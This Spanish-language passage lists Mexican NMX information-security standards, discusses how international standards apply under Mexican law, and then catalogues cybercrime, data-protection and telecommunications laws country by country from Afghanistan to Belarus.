- NMX-I-086/03-NYCE-2006 tecnología de la información (ti)-guía para la gestión de la seguridad de ti-parte 03: técnicas para la gestión de la seguridad de ti.
- NMX-I-27000-NYCE-2014 tecnologías de la información-técnicas de seguridad-sistemas de gestión de la seguridad de la información (SGSI)-fundamentos y vocabulario.
- NMX-I-27001-NYCE-2015 tecnologías de la información-técnicas de seguridad-sistemas de gestión de seguridad de la información-requisitos (cancela a la nmx-i-27001-nyce-2009).
- NMX-I-27002-NYCE-2015 tecnologías de la información-técnicas de seguridad-código de buenas prácticas para el control de la seguridad de la información (cancela a la nmx-i-27002-nyce-2009).
- NMX-I-27006-NYCE-2015 tecnologías de la información-técnicas de seguridad-requisitos para los organismos que realizan auditorías y certificaciones de los sistemas de gestión de la seguridad de la información (cancela a la nmx-i-27006-nyce-2011).
- NMX-I-27037-NYCE-2015 tecnologías de la información-técnicas de seguridad-directrices para la identificación, recopilación, adquisición y preservación de la evidencia digital.

- NMX-I-27799-NYCE-2015 tecnologías de la información-informática sanitaria-gestión de la seguridad de la información en sanidad utilizando la nmx-i-27002-nyce-2015.
- NMX-I-289-NYCE-2016 Tecnologías de la información-Metodología de análisis forense de datos y guías de ejecución (cancela la NMX-I-289-NYCE-2013).
- NMX-I-173-NYCE-2013 tecnología de la información-sistemas de manejo de fondos electrónicos en establecimientos (esta norma cancela la nmx-i-173-nyce-2008).
- NMX-I-194-NYCE-2009 tecnología de la información-seguridad y confidencialidad de los documentos electrónicos.
- NMX-I-27005-NYCE-2011 tecnología de la información-técnicas de seguridad-gestión del riesgo en seguridad de la información (cancela la nmx-i-041/05-nyce-2009).
- NMX-I-305-NYCE-2016 Tecnologías de la información-Manejo y preservación de documentos seguros a través de sistemas digitales. Correo electrónico certificado.

Normalización y estandarización internacional

Puesto que ya conocemos la normalización nacional, es importante aludir sobre los estándares internacionales y de otros países o continentes. Existen varias organizaciones que se encargan de realizar este tipo de documentos, algunas cuantas son la Organización Internacional de Normalización (ISO por sus siglas en inglés), el Comité Europeo de Normalización (CEN) y el Instituto Nacional Estadounidense de Estándares (ANSI por sus siglas en inglés), con la misión de formar materiales nacionales e internacionales en forma de instrumentos, políticas, conceptos, medidas, enfoques, directrices, planes, mejoras y acciones sobre varios temas en general con el fin de tener una armonización, donde el tema de seguridad cibernética también es de su dictamen.

En el derecho mexicano tales normas internacionales son recomendaciones, por lo que no tienen carácter obligatorio; claro que existen sus excepciones cuando los estándares se obligan por un acuerdo internacional que debe ser aprobado por el Senado (artículo 76 fracción I CPEUM), o donde algún tratado lateral lo obliga, un ejemplo sería el Tratado de Libre Comercio, sin embargo, estas recomendaciones son tomadas en cuenta por el gobierno mexicano al reconocerlas en términos del derecho internacional y al momento de crear NOM y NMX

deberán considerarse, respetando la Ley Federal Sobre Metrología y Normalización.

En la práctica ya no solo el sector público las toma como referencia, de hecho el sector privado se ha dado a la tarea de adoptarlas, pues gracias a éstas las empresas pueden estar a la vanguardia ofreciendo mejores servicios. Algunos estándares famosos en ciberseguridad son ISO27k (ISO 27001 , ISO 27002, ISO 22301, ISO 27032, ISO 15408, etc.), ISA/IEC-62443 (antes ISA-99), IEC 62351, RFC 2196, NIST SP 800-82, NIST SP 800-53, RG 5.71, NERC CIP Standards, IEEE 1711-2010, IEEE 1686-2007.

Delitos y ciberseguridad en las legislaciones de los países

Afganistán

- Draft Cybercrime Law (Ministry of Communications and Information Technology Afghanistan, 2015).
- Draft National Cyber/Information Security Policy (Wafa, 2014).
- Draft ICT Law (Wafa, 2014).
- Draft Info-Communications Technology Law (Wafa, 2014).
- Draft of Electronic Transaction and Digital Signature Law, artículo 12 (Admissibility and evidential weight accorded to electronic communications and data messages) (Ministry of Communications and Information Technology Afghanistan, s.f.).
- Law Supporting the Rights of Authors, Composers, Artists and Researchers (Copy Right Law), artículos 6 (1) 11, 30 (3) 2-a (World Intellectual Property Organization, 2008).
- Telecom Services Regulation Law, artículos 49-54 (Afghanistan Investment Support Agency, s.f.).
- Amendment to the Anti-money Laundering and Proceeds of Crime, artículo 47 (Da Afghanistan Bank, s.f.).

Albania

- Criminal Code of the Republic of Albania, artículos 74/a, 84/a, 117, 119/a, 119/b, 137/a, 143/b, 186/a, 192/b, 230/a, 282/b 293/a, 293/b, 293/c, 293/ç (Euralius, 1995).
- Criminal Procedure Code of the Republic of Albania, artículos 191/a, 208/a, 299/a, 299/b (Legislationline, 1995).
- Law on Consumer Protection, artículo 39 (Euralius, 2008).
- Law on Public Financial Inspection, artículo 16 (Euralius, 2015).
- Law on the Right to Information, artículo 18 (Euralius, 2014).
- Law on the Organization and Functioning of Institutions for Combating Corruption and Organized Crime, artículos 1, 6, 42, 48, 49 (Euralius, 2016).
- Electronic Communications Law, artículo 13 (Albanian Investment Development Agency, 2008).
- Law on Protection of Personal Data, artículos 6, 12, 21, 39 (Albanian Media Institute, 2008).
- Law on Copyright and Other Related Rights (World Intellectual Property Organization, 2016).
- Law on Payment System, artículo 32 (Bank of Albania, 2013).
- Law on Prevention of Money Laundering and Financing, artículos 2, 9, 10 (Ministry of Justice Albania, 2008).
- Law on Measures Against the Financing of Terrorism, artículo 3 (Ministry of Justice Albania, 2013).
- Law on Information Classified State Secret, artículos 2, 23-25 (Albanian National Security Authority, 1999).

Alemania

- German Criminal Code, secciones 88, 111, 184, 201a, 202, 202a, 202b, 202c, 202d, 203, 204, 206, 263a, 267-276, 303, 303a, 303b, 303c, 317 (Federal Ministry of Justice and Consumer Protection Germany, 1998).
- Electronic Signature Act, secciones 12, 14, 17, 18, 21 (Federal Ministry of Justice and Consumer Protection Germany, 16 de mayo de 2001).
- Act on the Federal Office for Information Security of Information Technology, secciones 5, 8a, 8b, 8d, 14 (Federal Ministry of Justice and Consumer Protection Germany, 14 de agosto de 2009).

- Federal Data Protection Act, secciones 6b, 14, 23, 28, 32, 35, 38, 42a, 43, 44 (Federal Ministry of Justice and Consumer Protection Germany, 2003).
- Atomic Energy Act, sección 44b (Federal Ministry of Justice and Consumer Protection Germany, 1985).
- Telecommunications Act, secciones 99, 110, 112, 113, 113a, 129, 148 (Federal Ministry of Justice and Consumer Protection Germany, 22 de junio de 2004).
- Act on Internet Services, sección 6 (Federal Ministry of Justice and Consumer Protection Germany, 2007).
- Act on Copyright and Related Rights, secciones 2, 69 a-g, 137D (Federal Ministry of Justice and Consumer Protection Germany, 1965).
- Act on Identity Cards and Electronic Identity Verification, secciones 2, 12, 18, 21 (Federal Ministry of Justice and Consumer Protection Germany, 2008).
- Act on Federal Intelligence Service, secciones 4, 6-10, 12, 17 (Federal Ministry of Justice and Consumer Protection Germany, 1990).
- Act on International Legal Assistance in Criminal Matters, secciones 77a, 77b, 92d, 99 (Federal Ministry of Justice and Consumer Protection Germany, 1982).
- Act on Military Detention Service, secciones 1, 4b (Federal Ministry of Justice and Consumer Protection Germany, 1991).
- Act on the Operation of Electronic Toll Systems, secciones 13, 14 (Federal Ministry of Justice and Consumer Protection Germany, 2014).
- Search Service Data Protection Act, secciones 1-7 (Federal Ministry of Justice and Consumer Protection Germany, 2 de abril de 2009).
- Act Against Unfair Competition, secciones 2, 7 (Federal Ministry of Justice and Consumer Protection Germany, 3 de julio de 2004).
- Act on the Restriction of Postal, Postal and Telecommunication Secrecy, secciones 1-21 (Federal Ministry of Justice and Consumer Protection Germany, 26 de junio de 2001).

Andorra

- Codi Penal, artículos 155, 182-193, 209, 210, 225, 226, 229, 246, 342, 349, 362, 366 bis, 432, 446, 447, 478, 482 (Policia d'Andorra, 2005).
- Codi de Procediment Penal, artículos 87, 116 (Policia d'Andorra, 1998).
- Llei 20/2014 del 16 d'octubre reguladora de la contractació electrònica i dels operadors que desenvolupen la seva activitat econòmica en un espai digital, artículos 9, 39, 41 (Consell General Principat d'Andorra, 16 de octubre de 2014).
- Llei 35/2014 del 27 de novembre, de serveis de confiança electrònica, artículos 39-44 (Consell General Principat d'Andorra, 27 de noviembre de 2014).
- Llei 6/2009 del 29 de desembre, de signatura electrònica, artículos 18-20, 22-37 (*Butlletí Oficial del Principat d'Andorra*, 2009).
- Llei 21/2014 del 16 d'octubre, de bases de l'ordenament tributari, artículos 95, 120, 128 (*Butlletí Oficial del Principat d'Andorra*, 16 de octubre de 2014).
- Llei 4/2011 del 25 de maig, de modificació de la Llei de cooperació penal internacional i de lluita contra el blanqueig de diners o valors producte de la delinqüència internacional i contra el finançament del terrorisme, del 29 de desembre del 2000, artículo 49 ter (*Butlletí Oficial del Principat d'Andorra*, 2011).
- Llei 37/2014 del 11 de desembre, de regulació dels jocs d'atzar, artículos 38-40, 97, 98 (*Butlletí Oficial del Principat d'Andorra*, 11 de diciembre de 2014).
- Llei 19/2016 del 30 de novembre, d'intercanvi automàtic d'informació en matèria fiscal, anexo I (Normes de comunicació i diligència deguda relatives a la información sobre comptes financers) (*Butlletí Oficial del Principat d'Andorra*, 2016).
- Llei 13/2013 del 13 de juny, de competència efectiva i protecció del consumidor, artículo 26 (*Butlletí Oficial del Principat d'Andorra*, 2013).

Angola

- Anteprojeto de Código Penal, artículos 156, 184, 219,198-205, 211-214, 233-238, 319, 365, 399-401, 407, 415 (Ministério da Justiça e dos Direitos Humanos Angola, s.f.).

- Lei de Combate à Criminalidade no Domínio das Tecnologias de Informação e Comunicação e dos Serviços da Sociedade da Informação, artículos 1-79 (Ministério das Telecomunicações e Tecnologias de Informação Angola, s.f.).
- Lei da Protecção de Dados Pessoais, artículos 15, 54-61 (Governo da República de Angola, s.f.).
- Lei das Comunicações Electrónicas e dos Serviços da Sociedade da Informação, artículos 14, 15, 25, 26, 28, 32, 41, 43, 44, 54-56, 60, 70-73 (Instituto Nacional de Fomento da Sociedade da Informação Angola, 2011).
- Lei de Bases das Telecomunicações, artículos 1, 26, 38-40 (Ministério das Telecomunicações e Tecnologias de Informação Angola, 2001).
- Lei de Imprensa, artículos 3, 74-76 (Ministério da Comunicação Social Angola, 2006).
- Lei do Combate ao Branqueamento de Capitais e do Financiamento do Terrorismo, artículos 27, 48 (Unidade Técnica para o Investimento Privado Angola, 2011).

Antigua y Barbuda

- The Computer Misuse Bill, secciones 1-30 (Antigua and Barbuda Laws, 2006, bill).
- The Electronic Crimes Act, secciones 1-32 (Antigua and Barbuda Laws, 14 de noviembre de 2013).
- The Telecommunications Bill, secciones 149-177 (Antigua and Barbuda Laws, 2016).
- The Electronic Transactions Act, secciones 33, 34, 39, 40, 41, 43, 45 (Antigua and Barbuda Laws, 2006, act).
- The Electronic Evidence Act (Antigua and Barbuda Laws, 7 de noviembre de 2013).
- Data Protection Act, secciones 18, 22, 23, 25 (Antigua and Barbuda Laws, 7 de noviembre de 2013).
- The Defamation Act (Antigua and Barbuda Laws, 23 de abril de 2015).
- The Electronic Transfer of Funds Crimes Act, secciones 3-19 (Antigua and Barbuda Laws, 2007).
- Banking Act, secciones 30, 148 (Antigua and Barbuda Laws, 16 de julio de 2015).

- Money Services Business Act, secciones 21, 34 (Antigua and Barbuda Laws, 2011).
- Domestic Violence Act, sección 2 (Antigua and Barbuda Laws, 17 de marzo de 2015).
- The Freedom of Information Act, sección 48 (Antigua and Barbuda Laws, 2004).
- The Trafficking in Persons (Prevention) Act, secciones 24, 34, 65 (Antigua and Barbuda Laws, 2010).
- The Prevention of Terrorism (Amendment) Act, sección 2 (Antigua and Barbuda Laws, 2008).
- The Customs (Control and Managment) (Amendment) Bill, sección 103A (Antigua and Barbuda Laws, s.f.).
- The Copyright Act, secciones 46, 81 (Antigua and Barbuda Laws, 2003).
- The Prevention of Terrorism Act, sección 2 (Terrorist Act) (g) (Antigua and Barbuda Laws, 2005).

Arabia Saudita

- Anti-Cyber Crime Law Nº M/17, artículos 1-16 (Communications and Information Technology Commission Saudi Arabia, 2007).
- Electronic Transactions Law Nº M/18, artículos 23-27 (Communications and Information Technology Commission Saudi Arabia, 2007).
- Telecom Law, capítulo 10 (Communications and Information Technology Commission Saudi Arabia, 2001).
- Anti-Money Laundering System Law, artículos 1, 18 (Bureau of Experts at the Council of Ministers Saudi Arabia, 2012).
- Copyright Protection System Law, artículos 9, 21 (Bureau of Experts at the Council of Ministers Saudi Arabia, 2003).
- Terrorism Crimes and Financing Law, artículo 1 (Bureau of Experts at the Council of Ministers Saudi Arabia, 2014).
- System of Penalties for Publishing Documents and Confidential Information and Disclosing Them Law, artículos 1-7 (Bureau of Experts at the Council of Ministers Saudi Arabia, 2011).

Argelia

- Code Pénal, artículos 17, 26, 28, 56, 87 bis, 144 bis, 284, 303 bis, 303 bis 1, 372, 394 bis-394 noniès (Secretariat General Du Gouvernement Algeria, 1966).
- Loi n° 15-04 du 11 Rabie Ethani 1436 correspondant au 01 février 2015 fixant les règles générales relatives à la signature et la certification électronique, artículos 66-75 (Ministry of Post and Information and Communications Technologies Algeria, 2015).
- Loi n°09-04 du 14 Chaâbane 1430 correspondant au 5 août 2009 portant règles particulières relatives à la prévention et à la lutte contre les infractions liées aux technologies de l'information et de la communication (Ministry of Post and Information and Communications Technologies Algeria, 2009).
- Loi n° 2000-03 du 5 Joumada El oula 1421 correspondant au 05 août 2000 fixant les règles générales relatives à la poste et aux télécommunications, artículos 127-144 (Ministry of Post and Information and Communications Technologies Algeria, 2000).
- Loi n° 04-13 du 27 Ramadhan 1425 correspondant au 10 novembre 2004 portant approbation de l'ordonnance n° 04-01 du 3 Joumada Ethania 1425 correspondant au 21 juillet 2004 modifiant et complétant l'ordonnance n° 76-106 du 9 décembre 1976 portant code des pensions militaires (Secretariat General Du Gouvernement Algeria, 2004).
- Loi organique n°2012-05 du 12 janvier 2012 relative à l'information, artículos 100, 103, 115 (Droit Afrique Le droit des affaires en Afrique Francophone, enero de 2012).

Argentina

- Código Penal, artículos 113, 114, 125, 128, 131, 145 bis, 145 ter, 153, 153 bis, 154, 155, 156, 157, 157 bis, 172, 173, 183, 184, 194, 197, 255, 310 (Información Legislativa y Documental Argentina, 1984).
- Código Civil y Comercial, artículos 53, 1770 (Información Legislativa y Documental Argentina, 7 de octubre de 2014).
- Ley 5.775 Prevención del Ciber Acoso Sexual a Menores (Grooming) (Sistema Argentino de Información Jurídica, 19 de enero de 2017).

- Ley 25.506 de Firma Digital, artículos 40-46 (Información Legislativa y Documental Argentina, 2001).
- Ley 11.723-Régimen Legal de la Propiedad Intelectual, artículos 1, 9, 71-78 (Información Legislativa y Documental Argentina, 1933).
- Ley 25.326 de Protección de los Datos Personales, artículos 9, 10, 29, 31, 32 (Información Legislativa y Documental Argentina, 2000).
- Ley 19.798 de Telecomunicaciones, artículos 145-156 (Información Legislativa y Documental Argentina, 1972).
- Ley 27.078 de Tecnologías de la Información y las Comunicaciones (Argentina Digital), artículos 5, 16, 59, 62, 65, 66 (Información Legislativa y Documental Argentina, 18 de diciembre de 2014).
- Ley 26.795 Código Aduanero del Mercosur, artículos 148-152 (Información Legislativa y Documental Argentina, 2012).
- Ley 25.891 de Servicios de Comunicaciones Móviles, artículos 9, 10 (Información Legislativa y Documental Argentina, 2004).
- Ley 24.240 de Defensa al Consumidor, artículo 35 (Información Legislativa y Documental Argentina, 1993).
- Ley 24.948 de Fuerzas Armadas, artículos 8, 33 (Información Legislativa y Documental Argentina, 1998).
- Ley 26.061 de Protección Integral de los Derechos de las Niñas, Niños y Adolescentes, artículos 14, 22 (Información Legislativa y Documental Argentina, 2005).

Armenia

- Criminal Code of the Republic of Armenia, artículos 142, 144, 146, 154.7, 158, 181, 198, 199, 211, 226, 251-257, 263, 306, 307, 385, 389, 397.1 (Armenian Legal Information System, 1 de agosto de 2003).
- Criminal Procedure Code of the Republic of Armenia, artículos 122, 178 (Armenian Legal Information System, 1998).
- Law on Electronic Communication, artículos 47, 49-51, 63 (Armenian Legal Information System, 3 de septiembre de 2005).
- Law on Electronic Document and Electronic Signature, artículos 12, 16, 18 (Armenian Legal Information System, 2004).
- Code on Administrative Offenses, artículos 53, 189.11, 243 (Armenian Legal Information System, 1986).

- Law on the Central Bank, artículos 39.2, 39.4 (Armenian Legal Information System, 1996).
- Law on National Security Bodies, artículo 18 (Armenian Legal Information System, 2002).
- Law on Trade and Services, artículo 1 (Armenian Legal Information System, 1 de enero de 2005).
- Law on Copyright and Related Rights, artículos 3, 35, 65-69 (Armenian Legal Information System, 2006).
- Law on Money Laundering and Financing of Terrorism, artículos 4, 5 (Armenian Legal Information System, 2008).
- Law on Drugs and Psychotropic Substances, artículo 42 (Armenian Legal Information System, 20 de mayo de 2003).
- Law on Freedom of Information, artículo 14 (Armenian Legal Information System, 15 de noviembre de 2003).

Australia

- Cybercrime Legislation Amendment Act (Australian Federal Register of Legislation, 10 de octubre de 2012).
- Criminal Code, secciones 91.1, 91.2, 100.1, 104.5, 143.1, 144.1, 145.1, 145.2, 272.19, 380.3, 380.4, 390.1, 390.2, 400.1, 400.15, 471.3, 471.6, 471.7, 473.1-473.5, 474.1-474.29B, 476.1-478.4, 480.1 (Australian Federal Register of Legislation, 15 de marzo de 1995).
- Spam Act (Australian Federal Register of Legislation, 2003).
- Telecommunications Act, secciones 295V-295E, 535-547J, 572D-572N (Australian Federal Register of Legislation, 1997).
- Telecommunications Interception and Access Act (Australian Federal Register of Legislation, 11 de noviembre de 1979).
- Personally Controlled Electronic Health Records Act, secciones 69, 75 (Australian Federal Register of Legislation, 26 de junio de 2012).
- -Electronic Transactions Act, secciones 11, 12 (Australian Federal Register of Legislation, 1999).
- Education Services for Overseas Students Act, secciones 107, 109, 148, 149, 160, 164, 165 (Australian Federal Register of Legislation, 2000).
- Customs Act, secciones 64ADA, 67EF, 102CC, 102E, 102EA, 126DA, 126DB, 126DC, 126DD (Australian Federal Register of Legislation, 1901).

- Mutual Assistance in Criminal Matters Act, secciones 38H, 38N, 38O, 38P (Australian Federal Register of Legislation, 1987).
- Australian Crime Commission Act, secciones 4A (Australian Federal Register of Legislation, 2002).
- Australian Security Intelligence Organisation Act, secciones 25, 25A, 27A, 27D, 27E, 34, 34AA, 34ZB (Australian Federal Register of Legislation, 25 de octubre de 1979).
- Crimes Act, secciones 3AA, 3C, 3L, 3LA, 3LAA, 3R, 3ZQM, 3ZQN, 3ZQO, 3ZQV, 3ZQW, 3ZZCE, 3ZZCF, 3ZZCG, 3ZZCH, 3ZZCI, 3ZZKD, 3ZZNF, 3ZZPA, 15GE, 15HC, 15HI, 23A, 23DA, 23E (Australian Federal Register of Legislation, 1914).
- Classification (Publications, Films and Computer Games) Act, secciones 8AA, 9A, 24 (Australian Federal Register of Legislation, 7 de marzo de 1995).
- Australian Information Commissioner Act, secciones 28, 29 (Australian Federal Register of Legislation, 2010).
- Personal Property Securities Act, secciones 23, 24, 26, 29, 174, 235 (Australian Federal Register of Legislation, 2009).
- Interactive Gambling Act, secciones 6, 17, 21, 24-28, 31, 37, 49, 56 (Australian Federal Register of Legislation, 2001).
- Copyright Act, secciones 47AB-47H, 132AAA, 200AAA (Australian Federal Register of Legislation, 1968).
- Anti-Money Laundering and Counter-Terrorism Financing Act, secciones 5, 8, 9, 16, 21, 51C, 63-66 (Australian Federal Register of Legislation, 2006).
- Enhancing Online Safety for Children Act (Australian Federal Register of Legislation, 2015).
- Privacy Act, secciones 10, 11, 20Q, 21S, 24, 24A, 28A (Australian Federal Register of Legislation, 1988).

Austria

- Penal Code, § 107c, 118a, 119, 119a, 120, 126a, 126b, 126c, 148a, 166, 167, 207a, 208a, 214, 215a, 225a, 278f (Federal Chancellery RIS Information Austria, 1974).
- E-Commerce Act, artículo § 26 (Federal Chancellery RIS Information Austria, 27 de octubre de 2000).

- Telecommunications Act TKG, § 92-95, 95a, 96-102, 102a, 102b, 102c, 103- 107 (Federal Chancellery RIS Information Austria, 2003).
- The Austrian E-Government Act, §22 (Federal Chancellery RIS Information Austria, 2004).
- Protection of Personal Data Act, § 51, 52 (Federal Chancellery RIS Information Austria, 1 de enero de 2000).
- Consumer Protection Act, § 27d, 28a (Federal Chancellery RIS Information Austria, 1979).
- Signature and Trust Services Act, § 7, 15, 16 (Federal Chancellery RIS Information Austria, 2016).
- Consumer Cooperation Act, § 6 (Federal Chancellery RIS Information Austria, 2006).
- Copyright Act, § 90b, 90c, 91-93, 99c (Federal Chancellery RIS Information Austria, 1936).
- Alternative Financing Act, § 1, 5 (Federal Chancellery RIS Information Austria, 2015).
- Police State Protection Act, § 4, 7 (Federal Chancellery RIS Information Austria, 2014).
- Pornography Act, § 1-15 (Federal Chancellery RIS Information Austria, 1950).
- Security Police Act, § 13a, 53, 56 (Federal Chancellery RIS Information Austria, 1991).

Azerbaiyán

- Criminal Code of the Republic of Azerbaijan, artículos 147, 148, 167-2, 177, 189-1, 203-1, 222-2, 214, 242, 271-273, 283 (Supreme Court of the Republic of Azerbaijan, 2000).
- Code of Administrative Offences, artículos 45, 122, 125, 380, 459, 567.1 (Supreme Court of the Republic of Azerbaijan, 2015).
- Law on Personal Data, artículos 4, 5, 10, 16, 17 (E-government Portal Azerbaijan, 2010).
- Law on Information, Informatization and Protection of Information, artículos 8, 10, 16-19 (E-government Portal Azerbaijan, 1998).
- Law on State Secret, artículos 4, 6-15, 30 (E-government Portal Azerbaijan, 2004).
- Law on Electronic Commerce, artículos 11, 12 (Ministry of Taxes of the Republic of Azerbaijan, 2005).

- Law on Telecommunication, artículos 3, 9, 34, 35, 38, 43 (Special State Protection Service Azerbaijan, 2005).
- Law on Electronic Signature and Electronic Document, artículos 17, 20, 31, 32 (Special State Protection Service Azerbaijan, 2004).
- Customs Code, artículos 46, 65, 279 (State Customs Committee Azerbaijan, 2011).
- Law on National Security, artículos 6.6.4, 10.2.4 (State Security Service Azerbaijan, 2004).
- Law on Detective-Search Activity, artículo 10 (State Security Service Azerbaijan, 1999).
- Law on Fight Against Terrorism, artículo 1 (State Security Service Azerbaijan, 1998).

Bélgica

- Code Pénal, artículos 136 bis-septies, 140 septies 193, 210 bis, 242, 259 bis, 314 bis, 377-ter and quater, 379, 380 bis, 383 bis, 433 bis/1, 444, 496, 504 bis-quater, 550 bis, 550 ter (Service Public Fédéral Belge, 1867).
- Code d'Instruction Criminelle, artículos 39 bis, 46 bis, 88 bis, 88 ter, 88 quater, 90 ter (Service Public Fédéral Belge, 1808).
- Loi Relative Aux Communications Électroniques, artículos 137-150 (Service Public Fédéral Belge, 2005).
- Loi Tendant à Réprimer Certains Actes Inspirés par le Racisme ou la Xénophobie, artículos 19-28 (Service Public Fédéral Belge, 1981).
- Loi Organisant le Vote Électronique avec Preuve Papier, artículos 25, 26 (Service Public Fédéral Belge, 2014).
- Loi Relatif à la Réutilisation des Informations du Secteur Public, artículo 3 (Service Public Fédéral Belge, 2016).
- Loi Relative à l'Analyse de la Menace, artículo 9 (Service Public Fédéral Belge, 2006).
- Loi Relative aux Marchés Publics, artículo 14 (Service Public Fédéral Belge, 2015).
- Loi Relative à la Surveillance des Processeurs d'Opérations de Paiement, artículos 4, 11, 12 (Service Public Fédéral Belge, 2017).

Bahamas

- Computer Misuse Act, secciones 1-17 (Government of the Bahamas on-line Legislation, 15 de junio de 2003).
- Electronic Communications and Transactions Act, secciones 19, 20, 23 (Government of the Bahamas on-line Legislation, 16 de junio de 2003).
- Evidence Act, -secciones 61, 67 (Government of the Bahamas on-line Legislation, 1996).
- Sexual Offences Act, secciones 5A, 5D, 7, 16A (Government of the Bahamas on-line Legislation, 2010).
- Data Protection Act, secciones 5, 29, 30 (Government of the Bahamas on-line Legislation, 2008).
- Freedom of Information Act, secciones 52-55 (Government of the Bahamas on-line Legislation, 2017).
- Payment Systems Act, secciones 16, 34 (Government of the Bahamas on-line Legislation, 2012).
- Anti-Terrorism Act, secciones 2, 5, 9, 11 (Government of the Bahamas on-line Legislation, 2004).
- Domestic Violence (Protection Orders) Act, sección 2 (Harassment) (Government of the Bahamas on-line Legislation, 2007).
- Mutual Legal Assistance (Criminal Matters) Act, secciones 1 (Record), 6-8, 11, 12 (Government of the Bahamas on-line Legislation, 1988).
- Trafficking in Persons (Prevention and Suppression) Act, sección 2 (Government of the Bahamas on-line Legislation, 2005).
- Financial Intelligence Unit Act, sección 9 (Government of the Bahamas on-line Legislation, 2000).
- Securities Industry Act, sección 116 (Government of the Bahamas on-line Legislation, 2011).
- Copyright Act, secciones 2, 40 (Government of the Bahamas on-line Legislation, 1998).

Bangladés

- Information and Communication Technology Act, -artículos 54-67 (ICT Division Bangladesh, 2006).
- Draft Cyber Security Act (ICT Division Bangladesh, 2015).
- Draft Digital Security Act (ICT Division Bangladesh, 2016).

- Copyright Act, artículos 71, 84, 93 (Legislative and Parliamentary Affairs Division Bangladesh, 2000).
- Anti-Corruption Commission Act, artículo 2 (Legislative and Parliamentary Affairs Division Bangladesh, 2008).
- The Pornography Control Act, artículos 1-15 (Legislative and Parliamentary Affairs Division Bangladesh, 8 de marzo de 2012).
- Family Violence (Prevention and Protection) Act, artículos 13, 14 (Legislative and Parliamentary Affairs Division Bangladesh, 2010).
- Bangladesh Telecommunication Regulatory Act, artículos 66-83 (Legislative and Parliamentary Affairs Division Bangladesh, 2001).
- Human Trafficking Prevention and Suppression Act, artículos 19, 30 (Legislative and Parliamentary Affairs Division Bangladesh, 1 de febrero de 2012).
- Money laundering Prevention Act, artículo 1 (Legislative and Parliamentary Affairs Division Bangladesh, 20 de febrero de 2012).
- Anti-Terrorism Act, artículos 1, 9, 13, 20 (Legislative and Parliamentary Affairs Division Bangladesh, 2009).

Baréin

- Law No. 60 of 2014 Concerning Information Technology Crimes, artículos 1-24 (Legislation and Legal Opinion Commission Bahrain, 9 de octubre de 2014).
- Law No. 16 of 2014 Concerning Protection of State Information and Documents, artículos 4-6 (Legislation and Legal Opinion Commission Bahrain, 24 de julio de 2014).
- Law No. 37 of 2012 Promulgating the Child Act, artículos 57, 66, 67 (Legislation and Legal Opinion Commission Bahrain, 9 de agosto de 2012).
- Law No. 35 of 2012 on Consumer Protection, artículos 4, 18 (Legislation and Legal Opinion Commission Bahrain, 2 de agosto de 2012).
- Law No. 22 of 2006 Concerning the Protection of Copyright and Related Rights, artículos 2, 46, 65, 66 (Legislation and Legal Opinion Commission Bahrain, 2006).
- Decree-Law No. 28 of 2002 Concerning Electronic Transactions, artículos 5, 7, 23-25 (Legislation and Legal Opinion Commission Bahrain, 2002).

- Law No. 48 of 2002 Telecommunications, artículos 72-77 (Ministry of Transportation and Telecommunications Bahrain, 2002).
- Law 64 of 2006 Central Bank of Bahrain, artículos 83, 96, 114, 174 (Central Bank of Bahrain, 2006).
- Penal Code 1976, artículos 126, 128, 133, 136, 145, 161, 172, 174, 213, 284, 290, 365, 366, 379 (Legislation and Legal Opinion Commission Bahrain, 1976).

Barbados

- Computer Misuse Act, artículos 1-21 (Ministry of Industry, International Business, Commerce and Small Business Development Barbados, 2005).
- Electronics Transactions Act, artículos 22-24, 26 (Ministry of Industry, International Business, Commerce and Small Business Development Barbados, 2001).
- Fair Competition Act, artículos 2, 7, 39-44 (Ministry of Industry, International Business, Commerce and Small Business Development Barbados, 2002).
- Anti-Terrorism Act, artículo 1 (Financial Intelligence Unit Barbados, 2002).
- Money Laundering and Financing of Terrorism (Prevention nd Control), artículos 20, 20a, 22, 22a (Financial Intelligence Unit Barbados, 2001).
- Transnational Organized Crime (Prevention and Control) Act, artículos 14, 20, 29 (Financial Intelligence Unit Barbados, 2011).
- Telecommunications Act, artículos 78-94 (Telecommunications Unit Barbados, 2001).
- Draft Data Protection Bill 2005 (Barbados Employers' Confederation, 2005).
- Securities Act, artículos 2, 28 (Financial Services Commision Barbados, 2002).

Belice

- Interception of Communications Act, secciones 3-7, 13 (Belize Police Department, 2010).
- Telecommunications Act, secciones 43-47 (Belizelaw, 2000).

- Financial Intelligence Unit Act FIU ACT, artículo 2 (b); 9 (3) (Financial Intelligence Unit Belize, 2014).
- Electronic Transactions Act, artículos 12, 14 (Belizelaw, 2003, capítulo 290:01).
- Electronic Evidence Act, artículos 1-12 (Belizelaw, 2003, capítulo 95:01).
- Copyright Act, artículos 7, 35 (Belizelaw, 1990).
- Money Laundering and Terrorism Act, artículo 2c (Central Bank of Belize, 2016).
- National Payment System Act, artículos 8, 27, 48 (National Assembly of Belize, 2017).

Benín

- Loi N° 2011-20 portant lutte contre la corruption et autres infractions connexes, artículos 2, 22, 112-127 (Legibenin, 12 de octubre de 2011).
- Loi N° 2015-07 portant code de l'information et de la communication, artículos 156, 196, 263-282, 288, 298, 318-337 (Legibenin, 22 de enero de 2015).
- Loi N° 2015-08 portant code de l'enfant, artículo 386 (Legibenin, 23 de enero de 2015).
- Loi N° 98-019 portant code de sécurité sociale, artículo 143 (Legibenin, 2003).
- Loi n° 2012-15 portant code de procédure pénale, artículos 562, 854 (Legibenin, 2012).
- Loi N° 2014-20 portant code des douanes, artículos 342, 457, 462 (Legibenin, 2014).
- Loi N° 2013-06 portant code électoral, artículos 161, 225 (Legibenin, 2013).
- Loi N°2014-14 du 09 Juillet 2014 relative aux communications électroniques et à la poste, artículos 103, 112-142 (Autorité de Régulation Des Communications Électroniques et de la Poste Benin, 2014).
- Loi 9 of 27 Apr 2009 Protection des Données Personnelles, artículos 29, 50, 51, 53-65 (Autorité de Régulation Des Communications Électroniques et de la Poste Benin, 2009).

- Loi 2004 Portant Protection des Données à Caractère Personnel (Autorité de Régulation Des Communications Électroniques et de la Poste Benin, 2004).

Bielorrusia

- Criminal Code of the Republic of Belarus, artículos 188, 201, 203, 212, 222, 226-1, 233, 249, 294, 323, 327, 333, 343, 343-1, 349-355, 360, 361, 367, 374 (National Center of Legal Information of the Republic of Belarus, 1999).
- Code on Administrative Offenses, artículos 12.20, 12.34, 12.44, 22.6, 22.15, 22.16 (National Center of Legal Information of the Republic of Belarus, 2002).
- Law on Information, Informatization and Protection of Information, artículos 1, 27-32, 40, 41 (National Center of Legal Information of the Republic of Belarus, 2008).
